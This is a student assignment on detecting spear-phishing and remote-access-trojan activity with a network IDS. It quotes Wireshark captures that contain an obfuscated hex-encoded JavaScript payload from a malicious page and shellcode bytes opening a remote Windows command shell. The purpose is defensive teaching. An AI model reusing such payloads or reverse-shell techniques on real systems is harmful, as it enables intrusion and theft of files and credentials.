Audrey Long
Intrusion Detection Mod 1 Assignment

Objective

Scenario: You believe an APT is planning to infiltrate (or may have **already** infiltrated) your enterprise using spear-phishing attacks to steal critical files from your users' local directories. You must identify observables you could detect on your network IDS, as you do not have authority to add host-based IDS in your enterprise.

Recommend a strategy for collecting observables to include the location in your infrastructure where the IDS should be installed, what observables you can see related to this attack, and the specific elements in the data that would indicate this attack.

To submit your assignment, you should click the Module 1 Assignment link above and upload a PDF document of your assignment.

Scenario

If I was an information security subject matter expert planning on securing my enterprise against an advanced persistent threat I would first gather evidence as to the state my system is currently in. Gathering evidence is always the first step in an investigation to better understand the state the system is in and how to circumvent any more data being breached and a plan of action to protect the data the bad actors are interested in.

So far it is known that spear phishing attacks have been used to steal critical files in local users directories, with this information in hand we can take a deep dive into finding observables and artifacts the bad actors could leave behind that can help us piece together the puzzle regarding what the intent of the bad actor is.

Spear phishing is a social engineering attack targeting a victim into unwittingly leak sensitive information for purposes of identifying crime, or espionage. Spear phishing attacks include email or electronic communication scams targeted towards specific individuals, organizations, or businesses where the objective is for the bad actor to obtain data for malicious intent or install malware on a system. The general spear phishing email is specifically catered to the recipient to look perfectly normal and valid, which shows how much research the bad actors are doing, which generally leads to government funding to gain specific information from the targeted business.

Before we can set up a plan of action Let's explore the technical side of the spear phishing attack. In a simple example, a spear phishing attack comes in the form of an attachment in the email, for this scenario let's assume a PDF. Once this attachment is opened, a script embedded within the document will get kicked which will then jump to a user's home directory and queries to find a list of other users on the system, go to those directories and copy files, and send them out back to the bad actor. Figure 1 below demonstrates the flow of which a spear phishing attack successfully carries out data from sending an email to a user opening a document activating some embedded code to install a package onto a host machine and then later on exploit the machine utilizing a Remote Access Trojan (RAT).



Attacker distributes e-mails with malicious attachments to the targeted users
1
Phishing e-mail
Users fail to understand social engineering trick and open the malicious attachment
2
Attacker
Targeted users
Target system is exploited
3
Data is exfiltrated to the attacker in a stealthy manner
7
Data is stolen from the compromised machines
6
RAT is used to gain access to additional systems on the internal network
5
RAT is installed on the target system
4
Data
Internal network
RAT
Compromised system


Figure 1: Example of a spear phishing cycle

The observables that can be obtained from this scenario include the file which contains the embedded devious code, This can be extracted and put in a contained VM to further analyze. We can look at the embedded code and trace the path of which the code was going to execute and from this we can uninstall and remove the culprits. Any devious code can be traced and eliminated with the proper reverse engineering tools and techniques and more importantly the time to trace the attack.

If we assume that the spear phishing campaign contained embedded code in the executable to be a remote access trojan then we can further examine the observables left behind from the attack and have a better understanding on where to look to gain some insights on the bad actos intentions.Tools such as Kali Linux and security onion would be ideal to be installed on the network to detect the oncoming threats and contain a slew of helpful tools which can better prevent spear phishing, network attacks and provide a better means of analysis in regards to network malicious attacks.


A few things we can do to see the severity of the spear phishing attacks on our IDS is to first investigate the users file systems to see if there were any added files, deleted files, modified files. A useful investigation technique would be to just list the bash history to see if any malicious/suspicious commands were executed on the system. Another useful linux command would be to list out all of the services to see if there are any unknown servicers running on the system which might be controlling or sending out information.

Depending on the security and allowing on free and open source software which can be allowed on the network, a few open source tools can be downloaded on the network to fully investigate the network and find any malicious looking behavior on the system. A useful networking tool to be installed should be WireShark; this tool is a packet analyzing tool to examine the packets of data moving through a network. By analysing the data it can be determined if any large packets of data are generally deemed suspicious or out of place. The packet captured below demonstrates that long random strings of data seem to be the bad actor sending data across the wire that might be valuable to the company. Figure 2 below demonstrates the strange lons stringed packet is being sent via a restful API to GET information from source to destination IP addresses specified. We can also see by figure 4 we can see data is being sent to activate a remote shell to execute more commands, data like this a huge red flag and can be witnessed in real time.



```
No.   Time      Source           Destination      Protocol  Info
   21 0.455107 192.168.100.206  192.168.100.202  HTTP ❶GET /inFowTVeeGDYJWNfsrdrvxiVApnuPoCMjRrSZuKtbVgwuZCXwxKjtEclbPuJPPctcflhsttMRrSyxI.gif HTTP/1.1
   22 0.199959 192.168.100.202  192.168.100.206  TCP     80 > 1031 [ACK] Seq=3036736951 Ack=3982971911 Win=64518 Len=0
   23 0.001166 192.168.100.202  192.168.100.206  HTTP ❷HTTP/1.1 200 OK  (GIF89a)
   24 0.161592 192.168.100.206  192.168.100.202  TCP     1031 > 80 [ACK] Seq=3982971911 Ack=3036737096 Win=64093 Len=0
```


Figure 2: wireshark information regarding restful APIs



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<html>
<head>
<script> ❶
..var IwpVuiFqihVySoJStwXmT =
'04271477133b000b1a0c240339133c120e2805160e1503684d705005291a08091b3e6e713e1122520b03123d051808392c0d27123b
0a0805033c1c0735321a2407350314142935250829083c0a0000072f142624011f2a27022825082f253f2c39394a716a26152752071
42524357d43772c2702705a2f466a657c6e4a256a7450614176566c65257e4165310515150a0f2b35302a103d0e03041e0234362f3a
3c34073e1b0d0d02131e3f1635200e21101c38093913112e322223211f3239302133381b330a0c2c1175576c2e2713251f2308236b2
f270f2d3e2d353c172b03393164031d192b1e363c012f072d311538230f2e113979490b03123d051808392c0d27123b0a0805033c1c
0735321a2407350314142935250829083c0a0000072f142624011f2a27022825082f253f2c39393125176614310627466a656e0d3a3
968730d261334463b1122303b07052d3d3705303e36340f05131d0b2934142b070d33657175043926244b261334461d362b31063d3e
00263e1c110f11080f250e340020150110220c1e111c3d0e273f3a3a21050f2b2208341f04042c684d701c231177043e270b3562614
b26133446220e083e1c0d0e1b3d1d31362b271221170036001a240230092e222638383d152b1a23162b0d3330230b14053e3e3c1a32
1537122d27043a30271d2439383b121f160a033e1c211e383f203e3e143136190210081f2c1e231603112d363975576c3f261523112
716327e2a20042f3e211f3e5221212e233d131c0f1318223d2a24080212361718392626070a24072c27102533210823092a15390917
190d3e3310250d0c04053d04173d1c0f212b180820333c382d3e3d2036000921320a1c36371e4e7e3e3a34186c271f1707352e1f260
a1a2d281c3b3c1e113411272e3d2419043d080611023c280d1c3318332b3b1c3d061f0b050810103b173a160f32230a060d16260216
001c1c05684d70070d223c330d113901070b001d02110b152f361f3818180a3f180725123a121534381f0c113b05152021162a3e211
e26282f012408242e381f27020605220124293309293c3321011a033a040822143533003f08000e22392c35270835137f656b701f2a
727c4175077f5565726920537b782e55254b7f52366039610b75286d05364b7255723078305e2e6f3d49624b76432223746108693f7
b47694063136423756c4f392c7d49695733526f7c7d701f75287b167507725f632369205e29797f5525417152616039315c78786d05
644a720372302a6d592a6f3d44364b774322767b6153693f7c4164136313637c2a314f3973704966573355602328701f782b7c11750
77f506e7469205e7b7e7a55254623526460396c08787d6d0569107f5672302a6d597b6f3d1669462743227129665d693f2e13364763
136e762a364f397e2943365733546071 7f701f75727c16750722506e726920537b2c7d55254b7752646039615b78726d0536477f567
2302a365e746f3d4436147f4322777b315c693f7c116245631331217e624f392c7d4963573300337174701f75727116750772076e75
69205e742c7d5525467f00336039615375796d05644a74517230756d53756f3d43364b2443227c7d6c59693f2c46644a631331217f3
34f397e7a4469573354602328701f752c714075072002647269205e7d797f55254b7f5f6460396c5d78796d05364775517230756d5e
7d6f3d493240714322767b6c59693f7141644063136e7475634f397e7044675733006f2374701f2a2e7c48750772556e776920592a7
3795525462452646039615a787d6d056942200572307566592a6f3d496840714322777b610c693f7c4963456313637575674f397e79
4236573352357c7d701f2a727b16750772506e7c69205e7b7e7155254b705f6660396c5378736d056442725772307567592a6f3d426
```

Find
Save As
Print
Entire conversation (12692 bytes)
○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw
Help
Filter Out This Stream
Close

Figure 3: Spear phishing wireshark data capture.



```
..........`..1.d.RO.R..R..r(..J&1.1..<a|., ..
....RW.R..B<...@x..tJ..P.H..X ...<I.4...1.1....
..8.u..}.;}$u.X.X$..f..K.X.........D$$[[aYZQ..X_Z....]hcmd...WWW1.j.YV..f.D$<...D
$...DTPVVVFVNVVSVhy.?.....NVF.0h...`......Vh......<.|
...u..G.roj.S..Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 84AA-C05E

 Directory of C:\Documents and Settings\Administrator\Desktop

07/13/2010  05:33 PM    <DIR>          .
07/13/2010  05:33 PM    <DIR>          ..
07/13/2010  05:33 PM    <DIR>          data
07/13/2010  05:33 PM    <DIR>          docs
07/13/2010  05:34 PM               227 passwords.txt
               1 File(s)            227 bytes
               4 Dir(s)  19,271,598,080 bytes free

C:\Documents and Settings\Administrator\Desktop>
```

Entire conversation (899 bytes)

Figure 4: wireshark capture example

Protection against spear phishing comes in many solutions. The most basic being educating the employees against opening malicious emails and setting a standard against opening any emails from outside sources and reporting any suspicious emails immediately to the security group. Setting up packet capture monitoring, and monitoring the system as a whole for new user creation and setting up tools and scanning the network periodically to ensure the network is safe from bad actors.

References

https://books.google.com/books?id=Zl6LBAAAQBAJ&pg=PA197&lpg=PA197&dq=can+nmap+find+spear+phishing&source=bl&ots=5fA1Z__O8Q&sig=ACfU3U0pWuJggiK5Gjy9Dfs77gYBBLYkxg&hl=en&sa=X&ved=2ahUKEwjNvZ6qhd3pAhUxhHlEHfCGAWwQ6AEwCnoECAwQAg#v=onepage&q=can%20nmap%20find%20spear%20phishing&f=false

https://usa.kaspersky.com/resource-center/definitions/spear-phishing
https://apps.dtic.mil/dtic/tr/fulltext/u2/a588466.pdf

https://null-byte.wonderhowto.com/how-to/hack-like-pro-spear-phish-with-social-engineering-toolkit-set-backtrack-0148571/
https://www.sciencedirect.com/topics/computer-science/spear-phishing-attack